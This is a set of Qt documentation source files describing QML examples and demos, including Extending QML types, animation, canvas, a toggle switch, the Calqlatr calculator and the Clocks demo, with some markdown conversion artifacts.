\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example referenceexamples/adding

\title Extending QML - Adding Types Example

\brief Exporting C++ Classes

\ingroup qml extending examples

The Adding Types Example shows how to add a new object type, \c Person, to QML.

The \c Person type can be used from QML like this:

\snippet referenceexamples/adding/example.qml 0

\section1 Declare the Person Class

All QML types map to C++ types. Here we declare a basic C++ Person class with the two properties we want accessible on the QML type - name and shoeSize.

Although in this example we use the same name for the C++ class as the QML type, the C++ class can be named differently, or appear in a namespace.

\snippet referenceexamples/adding/person.h 0

\section1 Define the Person Class

\snippet referenceexamples/adding/person.cpp 0

The Person class implementation is quite basic. The property accessors simply return members of the object instance.

The \c main.cpp file also calls the \c qmlRegisterType() function to



register the `\c Person` type with QML as a type in the People library version 1.0, and defines the mapping between the C++ and QML class names.

## `\section1 Running the Example`

The `main.cpp` file in the example includes a simple shell application that loads and runs the QML snippet shown at the beginning of this page.

```
*/
```

```
/*!
```

```
\example referenceexamples/properties
```

```
\title Extending QML - Object and List Property Types Example
```

```
\brief Exporting C++ Properties
```

```
\ingroup qmlextendingexamples
```

This example builds on:

```
\list
```

```
\li \l {Extending QML - Adding Types Example}
```

```
\endlist
```

The Object and List Property Types example shows how to add object and list properties in QML. This example adds a `BirthdayParty` type that specifies a birthday party, consisting of a celebrant and a list of guests. People are specified using the `People` QML type built in the previous example.

\snippet referenceexamples/properties/example.qml 0

## \section1 Declare the BirthdayParty

The BirthdayParty class is declared like this:

\snippet referenceexamples/properties/birthdayparty.h 0

\snippet referenceexamples/properties/birthdayparty.h 1

\snippet referenceexamples/properties/birthdayparty.h 2

\snippet referenceexamples/properties/birthdayparty.h 3

The class contains a member to store the celebrant object, and also a `QList<Person *>` member.

In QML, the type of a list properties - and the guests property is a list of people - are all of type `QQmlListProperty<T>`. `QQmlListProperty` is simple value type that contains a set of function pointers. QML calls these function pointers whenever it needs to read from, write to or otherwise interact with the list. In addition to concrete lists like the people list used in this example, the use of `QQmlListProperty` allows for "virtual lists" and other advanced scenarios.

## \section2 Define the BirthdayParty

The implementation of BirthdayParty property accessors is straight forward.

\snippet referenceexamples/properties/birthdayparty.cpp 0

## \section1 Running the Example

The main.cpp file in the example includes a simple shell application that loads and runs the QML snippet shown at the beginning of this page.

\*/

/\*!

\example referenceexamples/coercion

\title Extending QML - Inheritance and Coercion Example

\brief C++ Inheritance and Coercion

\ingroup qmlextendingexamples

This example builds on:

\list

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

The Inheritance and Coercion Example shows how to use base classes to assign types of more than one type to a property. It specializes the Person type developed in the previous examples into two types - a \c Boy and a \c Girl.

\snippet referenceexamples/coercion/example.qml 0

\section1 Declare Boy and Girl

\snippet referenceexamples/coercion/person.h 0

The Person class remains unaltered in this example and the Boy and Girl C++ classes are trivial extensions of it. As an example, the inheritance used here is a little contrived, but in real applications it is likely that the two extensions would add additional properties or modify the Person classes behavior.

\section2 Define People as a base class

The implementation of the People class itself has not changed since the previous example. However, as we have repurposed the People class as a common base for Boy and Girl, we want to prevent it from being instantiated from QML directly - an explicit Boy or Girl should be instantiated instead.

\snippet referenceexamples/coercion/main.cpp 0

While we want to disallow instantiating Person from within QML, it still needs to be registered with the QML engine, so that it can be used as a property type and other types can be coerced to it.

## `\section2 Define Boy and Girl`

The implementation of Boy and Girl are trivial.

`\snippet referenceexamples/coercion/person.cpp 1`

All that is necessary is to implement the constructor, and to register the types and their QML name with the QML engine.

## `\section1 Running the Example`

The BirthdayParty type has not changed since the previous example. The celebrant and guests property still use the People type.

`\snippet referenceexamples/coercion/birthdayparty.h 0`

However, as all three types, Person, Boy and Girl, have been registered with the QML system, on assignment QML automatically (and type-safely) converts the Boy and Girl objects into a Person.

The main.cpp file in the example includes a simple shell application that loads and runs the QML snippet shown at the beginning of this page.

`*/`

`/*!`

\example referenceexamples/default

\title Extending QML - Default Property Example

\brief Default Property

\ingroup qmlextendingexamples

This example builds on:

\list

\li \l {Extending QML - Inheritance and Coercion Example}

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

The Default Property Example is a minor modification of the

\l {Extending QML - Inheritance and Coercion Example} that simplifies the specification of a BirthdayParty through the use of a default property.

\snippet referenceexamples/default/example.qml 0

\section1 Declaring the BirthdayParty Class

The only difference between this example and the last, is the addition of the

\c DefaultProperty class info annotation.

\snippet referenceexamples/default/birthdayparty.h 0

The default property specifies the property to assign to whenever an explicit property is not specified, in the case of the BirthdayParty type the guest property. It is purely a syntactic simplification, the behavior is identical to specifying the property by name, but it can add a more natural feel in many situations. The default property must be either an object or list property.

## `\section1 Running the Example`

The main.cpp file in the example includes a simple shell application that loads and runs the QML snippet shown at the beginning of this page.

```
*/
```

```
/*!
```

```
\example referenceexamples/grouped
```

```
\title Extending QML - Grouped Properties Example
```

```
\brief Grouped Properties
```

```
\ingroup qmlextendingexamples
```

This example builds on:

```
\list
```

```
\li \l {Extending QML - Default Property Example}
```

```
\li \l {Extending QML - Inheritance and Coercion Example}
```

```
\li \l {Extending QML - Object and List Property Types Example}
```

```
\li \l {Extending QML - Adding Types Example}
```

```
\endlist
```

\*/

/\*!

\example referenceexamples/attached

\title Extending QML - Attached Properties Example

\brief Attached Properties

\ingroup qmlextendingexamples

This example builds on:

\list

\li \l {Extending QML - Grouped Properties Example}

\li \l {Extending QML - Default Property Example}

\li \l {Extending QML - Inheritance and Coercion Example}

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

\*/

/\*!

\example referenceexamples/signal

\title Extending QML - Signal Support Example

\brief Signal Support

\ingroup qmlextendingexamples



This example builds on:

\list

\li \l {Extending QML - Attached Properties Example}

\li \l {Extending QML - Grouped Properties Example}

\li \l {Extending QML - Default Property Example}

\li \l {Extending QML - Inheritance and Coercion Example}

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

\*/

/\*!

\example referenceexamples/methods

\title Extending QML - Methods Example

\brief Methods Support

\ingroup qmlextendingexamples

This example builds on:

\list

\li \l {Extending QML - Default Property Example}

\li \l {Extending QML - Inheritance and Coercion Example}

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

\*/

/\*!

\example referenceexamples/valuesource

\title Extending QML - Property Value Source Example

\brief Property Value Source

\ingroup qmlextendingexamples

This example builds on:

\list

\li \l {Extending QML - Signal Support Example}

\li \l {Extending QML - Attached Properties Example}

\li \l {Extending QML - Grouped Properties Example}

\li \l {Extending QML - Default Property Example}

\li \l {Extending QML - Inheritance and Coercion Example}

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

\*/

/\*!

\example referenceexamples/binding

\title Extending QML - Binding Example

\brief Binding

\ingroup qmlextendingexamples

This example builds on:

\list

\li \l {Extending QML - Property Value Source Example}

\li \l {Extending QML - Signal Support Example}

\li \l {Extending QML - Attached Properties Example}

\li \l {Extending QML - Grouped Properties Example}

\li \l {Extending QML - Default Property Example}

\li \l {Extending QML - Inheritance and Coercion Example}

\li \l {Extending QML - Object and List Property Types Example}

\li \l {Extending QML - Adding Types Example}

\endlist

\*/

dynamicscene.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title QML Example - Dynamic Scene

\example dynamicscene

\brief This example demonstrates creating components dynamically.

\image qml-dynamicscene-example.png

\*/

animation.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Animation

\example animation

\brief This is a collection of QML Animation examples.

\image qml-animations-example.png

\ingroup qtquickexamples

\e Animation is a collection of small QML examples relating to animation.

Each example is a small QML file emphasizing a particular type or feature.

For more information about animations, visit

\{|Important Concepts in Qt Quick - States, Transitions and Animations}.

\include examples-run.qdocinc

\section1 ColorAnimation

\e ColorAnimation uses color animations to fade a sky from day to night.

\snippet animation/basics/color-animation.qml 0

## \section1 PropertyAnimation

\e PropertyAnimation uses number animations to bounce a circle up and down.

\snippet animation/basics/property-animation.qml 0

## \section1 Animators

\e Animators uses animators to bounce an icon up and down.

\snippet animation/basics/animators.qml 0

## \section1 Behaviors

\e Behaviors uses behaviors to move a rectangle to where you click.

\snippet animation/behaviors/behavior-example.qml 0

## \section1 Wiggly Text

\e{Wiggly Text} demonstrates using more complex behaviors to animate and wiggle some text around as you drag it. It does this by assigning a complex binding to each letter:

\snippet animation/behaviors/wigglytext.qml 0

Then, it uses behaviors to animate the movement of each letter:

\snippet animation/behaviors/wigglytext.qml 1

## \section1 Tv Tennis

\e{Tv Tennis} uses complex behaviors to make the paddles follow a ball to simulate an infinite tennis game. Again, a binding which depends on other values is applied to the position and a behavior provided the animation.

\snippet animation/behaviors/tvtennis.qml 0

## \section1 Easing Curves

\e{Easing Curves} shows off all the easing curves available in Qt Quick animations.

## \section1 States

\e States demonstrates how the properties of an item can vary between \l{Qt Quick States}{states}.

It defines several states:

\snippet animation/states/states.qml 0

## \section1 Transitions

\e Transitions takes the States example and animates the property changes



by setting transitions:

\snippet animation/states/transitions.qml 0

\section1 PathAnimation

\e PathAnimation animates an image along a bezier curve using a

\l PathAnimation.

\snippet animation/pathanimation/pathanimation.qml 0

\section1 PathInterpolator

\e PathInterpolator animates an image along the same bezier curve, using a

\l PathInterpolator instead.

\snippet animation/pathinterpolator/pathinterpolator.qml 0

\*/

canvas.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Canvas

\example canvas

\brief This is a collection of QML Canvas examples.

\image qml-canvas-example.png

\ingroup qtquickexamples

\e Canvas is a collection of small QML examples relating to the \l Canvas type. Each example is a small QML file emphasizing a particular type or feature.

\include examples-run.qdocinc

\section1 Red Heart

\e{Red heart} uses the bezier curve API to stroke and fill a red heart.

\snippet canvas/bezierCurve/bezierCurve.qml 0

\section1 Talk Bubble

\e{Talk bubble} uses the quadraticCurveTo() API to stroke and fill a customized talk bubble:

\snippet canvas/quadraticCurveTo/quadraticCurveTo.qml 0

This example also demonstrates the fillText() API:

\snippet canvas/quadraticCurveTo/quadraticCurveTo.qml 1

\section1 Squircle

\e Squircle uses a collection of simple moveTo() and lineTo() path APIs to draw a smooth squircle.

## `\section1 Rounded Rectangle`

`\e{Rounded rectangle}` uses a collection of `lineTo()` and `arcTo()` path APIs to draw a rounded rectangle.

## `\section1 Smile Face`

`\e{Smile face}` uses several paths to draw and fill a smiling face.

## `\section1 Clip`

`\e Clip` uses the `clip` API to clip a given image.

`\snippet canvas/clip/clip.qml 0`

## `\section1 Tiger`

`\e Tiger` uses the SVG path API to draw a tiger with a collection of SVG path strings.

`\snippet canvas/tiger/tiger.qml 0`

`*/`

`scrollbar.qdoc`

`/*****`

`**`

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title UI Components: Scroll Bar Example

\example customitems/scrollbar

This example shows how to create scroll bars for a \l Flickable element using the \l {Flickable::visibleArea.xPosition}{Flickable::visibleArea} properties.

\image qml-scrollbar-example.png

\*/

example-slideswitch.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qmlexampletoggleswitch.html tutorial

\title Qt Quick Examples - Toggle Switch

\brief A reusable switch component made in QML

\ingroup qtquickexamples

This example shows how to create a reusable switch component in QML.

The code for this example can be found in the \c examples/quick/customitems/slideswitch directory.

The objects that compose the switch are:

\list

\li a \c on property (the interface to interact with the switch),

\li two images (the background image and the knob),

\li two mouse regions for user interaction (on the background image and on the knob),

\li two states (an \e on state and an \e off state),

\li two functions or slots to react to the user interaction (\c toggle() and \c dorelease()),

\li and a transition that describe how to go from one state to the other.

\endlist

\section1 Switch.qml

\snippet customitems/slideswitch/content/Switch.qml 0

\section1 Walkthrough

\section2 Interface

\snippet customitems/slideswitch/content/Switch.qml 1

This property is the interface of the switch. By default, the switch is off and this property is \c false.

It can be used to activate/deactivate the switch or to query its current state.

In this example:

\qml

Item {



```

Switch {
    id: mySwitch
    on: true
}
Text {
    text: "The switch is on"
    visible: mySwitch.on == true
}
}
\endqml

```

the text will only be visible when the switch is on.

## \section2 Images and user interaction

\snippet customitems/slideswitch/content/Switch.qml 4

First, we create the background image of the switch.

In order for the switch to toggle when the user clicks on the background, we add a `\l{MouseArea}` as a child item of the image.

A `\c MouseArea` has a `\c onClicked` property that is triggered when the item is clicked. For the moment we will just call a

`\c toggle()` function. We will see what this function does in a moment.

\snippet customitems/slideswitch/content/Switch.qml 5

Then, we place the image of the knob on top of the background.

The interaction here is a little more complex. We want the knob to move with the finger when it is clicked. That is what the `drag`

property of the `MouseArea` is for. We also want to toggle the switch if the knob is released between state. We handle this case

in the `doRelease()` function that is called in the `onReleased` property.

## States

`customitems/slideswitch/content/Switch.qml` 6

We define the two states of the switch:

`list`

`li` In the `on` state the knob is on the right (`x` position is 78) and the `on` property is `true`.

`li` In the `off` state the knob is on the left (`x` position is 1) and the `on` property is `false`.

`endlist`

For more information on states see [Qt Quick States](#).

## Functions

We add two JavaScript functions to our switch:

`customitems/slideswitch/content/Switch.qml` 2

This first function is called when the background image or the knob are clicked. We simply want the switch to toggle between the two

states (`on` and `off`).

\snippet customitems/slideswitch/content/Switch.qml 3

This second function is called when the knob is released and we want to make sure that the knob does not end up between states

(neither \e on nor \e off). If it is the case call the \c toggle() function otherwise we do nothing.

For more information on scripts see \{JavaScript Expressions in QML Documents}.

## \section2 Transition

\snippet customitems/slideswitch/content/Switch.qml 7

At this point, when the switch toggles between the two states the knob will instantly change its \c x position between 1 and 78.

In order for the knob to move smoothly we add a transition that will animate the \c x property with an easing curve for a duration of 200ms.

For more information on transitions see \{Animation and Transitions in Qt Quick}.

## \section1 Usage

The switch can be used in a QML file, like this:

\snippet customitems/slideswitch/slideswitch.qml 0

\*/

tabwidget.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title TabWidget Example

\example customitems/tabwidget

This example shows how to create a tab widget. It also demonstrates how

\l {Property aliases}{property aliases} and

\l {QML Object Attributes#Default Properties}{default properties} can be used to collect and assemble the child items declared within an \l Item.

\image qml-tabwidget-example.png

\*/

calqlatr.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - Calqlatr

\ingroup qtquickdemos

\example demos/calqlatr

\brief A QML app designed for portrait devices that uses custom components,  
animated with AnimationController, and JavaScript for the application logic.

\image qtquick-demo-calqlatr.png

\e{Calqlatr} demonstrates various QML and \l{Qt Quick} features, such as  
displaying custom components and using animation to move the components

around in the application view. The application logic is implemented in JavaScript and the appearance is implemented in QML.

```
\include examples-run.qdocinc
```

## \section1 Displaying Custom Components

In the Calqlatr application, we use the following custom types that are each defined in a separate .qml file:

```
\list
```

```
\li Button.qml
```

```
\li Display.qml
```

```
\li NumberPad.qml
```

```
\endlist
```

To use the custom types, we add an import statement to the main QML file, calqlatr.qml that imports the folder called \c content where the types are located:

```
\code
```

```
import "content"
```

```
\endcode
```

We can then display custom components by adding the component types to

any QML file. For example, we use the `NumberPad` type in `calqlatr.qml` to create the number pad of the calculator. We place the type inside an `Item` QML type, which is the base type for all visual items in Qt Quick:

```
\quote fromfile demos/calqlatr/calqlatr.qml
```

```
\skipto Item
```

```
\printuntil }
```

```
\printuntil }
```

Further, we use the `Button` type in the `NumberPad` type to create the calculator buttons. `Button.qml` specifies the basic properties for a button that we can modify for each button instance in `NumberPad.qml`. For the digit and separator buttons, we additionally specify the `text` property using the property alias `text` that we define in `Button.qml`.

For the operator buttons, we also specify another color (green) using the property alias `color` and set the `operator` property to `true`. We use the `operator` property in functions that perform the calculations.

We place the buttons inside a `Grid` QML type to position them in a grid:

```
\quote fromfile demos/calqlatr/content/NumberPad.qml
```

```
\skipto Grid
```

```
\printuntil /\}/
```



Some of the buttons also have a `dimmed` property set, meaning that they can be visually disabled (dimmed) whenever the calculator engine does not accept input from that button. As an example, the button for square root operator is dimmed for negative values.

## `\section1 Animating Components`

We use the `Display` type to display calculations. In `Display.qml`, we use images to make the display component look like a slip of paper that contains a grip. Users can drag the grip to move the display from left to right.

When users release the grip, the `AnimationController` QML type that we define in the `calqlatr.qml` file finishes running the controlled animation in either a forwards or a backwards direction. To run the animation, we call either `completeToEnd()` or `completeToBeginning()`, depending on the direction. We do this in the `MouseArea`'s `onReleased` signal handler, where `controller` is the id of our `AnimationController`:

```
\quotefromfile demos/calqlatr/calqlatr.qml
```

```
\skipto MouseArea
```

```
\printuntil {
```

```
\dots 12
```

```
\skipto onReleased
```

```
\printuntil }
```

```
\printuntil }
```

Unlike other QML animation types, `AnimationController` is not driven by internal timers but by explicitly setting its `progress` property to a value between `0.0` and `1.0`.

Inside the `AnimationController`, we run two `NumberAnimation` instances in parallel to move the number pad and the display components simultaneously to the opposite sides of the view. In addition, we run a `SequentialAnimation` instance to scale the number pad during the transition, giving the animation some depth.

```
\quote fromfile demos/calqlatr/calqlatr.qml
```

```
\skipto AnimationController
```

```
\printuntil 1; easing.type
```

```
\printuntil }
```

```
\printuntil }
```

```
\printuntil }
```

We use the easing curve of the type `Easing.InOutQuad` to accelerate the motion until halfway and then decelerate it.

In `Button.qml`, the text colors of the number pad buttons are also animated.

```
\quote fromfile demos/calqlatr/content/Button.qml
```

```
\skipto Text
```

```
\printuntil id:
```

```
\dots 8
```

```
\skipto color:
```

```
\printuntil ]
```

```
\printuntil }
```

We use `\l {QtQml::Qt::darker()}{Qt.darker()}` to darken the color when the button is dimmed, and `\l {QtQml::Qt::lighter()}{Qt.lighter()}` to `\e {light up}` the button when pressed. The latter is done in a separate `\l [QML] {State} {state}` called `\e "pressed"`, which activates when the `\c pressed` property of the button's `MouseArea` is set.

The color changes are animated by defining a `\l Behavior` on the `\c color` property.

In order to dynamically change the `\c dimmed` property of all the buttons of the `\c NumberPad`, we connect its `\c buttonPressed` signal to the `\c Button's \c updateDimmed()` function in `Button.qml`:

```
\quotefromfile demos/calqlatr/content/Button.qml
```

```
\skipto function updateDimmed() {
```

```
\printuntil buttonPressed.connect
```

```
\printuntil }
```

This way, when a button is pressed, all buttons on the `\c NumPad`

receive a `\c buttonPressed` signal and are activated or deactivated according to the state of the calculator engine.

## `\section1 Performing Calculations`

The `calculator.js` file defines our calculator engine. It contains variables to store the calculator state, and functions that are called when the user presses the digit and operator buttons. To use the engine, we import `calculator.js` in the `calqlatr.qml` file as `\c CalcEngine`:

`\code`

```
import "content/calculator.js" as CalcEngine
```

`\endcode`

Importing the engine creates a new instance of it. Therefore, we only do it in the main QML file, `\c calqlatr.qml`. The root item defined in this file contains helper functions that allow other types to access the calculator engine:

```
\quotefromfile demos/calqlatr/calqlatr.qml
```

```
\skipto operatorPressed
```

```
\printuntil CalcEngine.disabled
```

```
\printuntil }
```

When users press a digit, the text from the digit appears on the

display. When they press an operator, the appropriate calculation is performed, and the result can be displayed using the equals (=) operator. The clear (C) operator resets the calculator engine.

## \section1 List of Files

\sa {QML Applications}

\*/

clocks.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Demo - Clocks

\ingroup qtquickdemos

\example demos/clocks

\brief A QML clock application that demonstrates using a ListView type to display data generated by a ListModel and a SpringAnimation type to animate images.

\image qtquick-demo-clocks-small.png

\e Clocks demonstrates using a ListView type to display data generated by a ListModel. The delegate used by the model is specified as a custom QML type that is specified in the Clock.qml file.

JavaScript methods are used to fetch the current time in several cities in

different time zones and QML types are used to display the time on a clock face with animated clock hands.

```
\include examples-run.qdocinc
```

## \section1 Displaying Data Generated by List Models

In the clocks.qml file, we use a `Rectangle` type to create the application main window:

```
\quotefromfile demos/clocks/clocks.qml
```

```
\skipto Rectangle
```

```
\printuntil color
```

We use a `ListView` type to display a list of the items provided by a `ListModel` type:

```
\printuntil Los Angeles
```

```
\printuntil }
```

```
\printuntil }
```

List elements are defined like other QML types except that they contain a collection of `role` definitions instead of properties. Roles both define how the data is accessed and include the data itself.

For each list element, we use the `\c cityName` role to specify the name of a city and the `\c timeShift` role to specify a time zone as a positive or negative offset from UTC (coordinated universal time).

The `Clock` custom type is used as the `ListView`'s `\c delegate`, defining the visual appearance of list items. To use the `Clock` type, we add an import statement that imports the folder called `\c content` where the type is located:

```
\quote fromfile demos/clocks/clocks.qml  
\skipto content  
\printuntil "
```

We use an `\l Image` type to display arrows that indicate whether users can flick the view to see more clocks on the left or right:

```
\quote fromfile demos/clocks/clocks.qml  
\skipto Image  
\printuntil /\}/
```

We use the `\c opacity` property to hide the arrows when the list view is located at the beginning or end of the x axis.

In `Clock.qml`, we define a `\c timeChanged()` function in which we use methods from the JavaScript `\c Date` object to fetch the current time in



UTC and to adjust it to the correct time zone:

```
\quote from file demos/clocks/content/Clock.qml
```

```
\skipto timeChanged
```

```
\printuntil }
```

We use a `\l Timer` type to update the time at intervals of 100 milliseconds:

```
\printuntil }
```

We use `\l Image` types within an `\l Item` type to display the time on an analog clock face. Different images are used for daytime and nighttime hours:

```
\printuntil clock-night.png
```

A `\l Rotation` transform applied to `\l Image` types provides a way to rotate the clock hands. The `\c origin` property holds the point that stays fixed relative to the parent as the rest of the item rotates. The `\c angle` property determines the angle to rotate the hands in degrees clockwise.

```
\printuntil center.png
```

```
\printuntil }
```

We use a `\l Behavior` type on the `\c angle` property to apply a

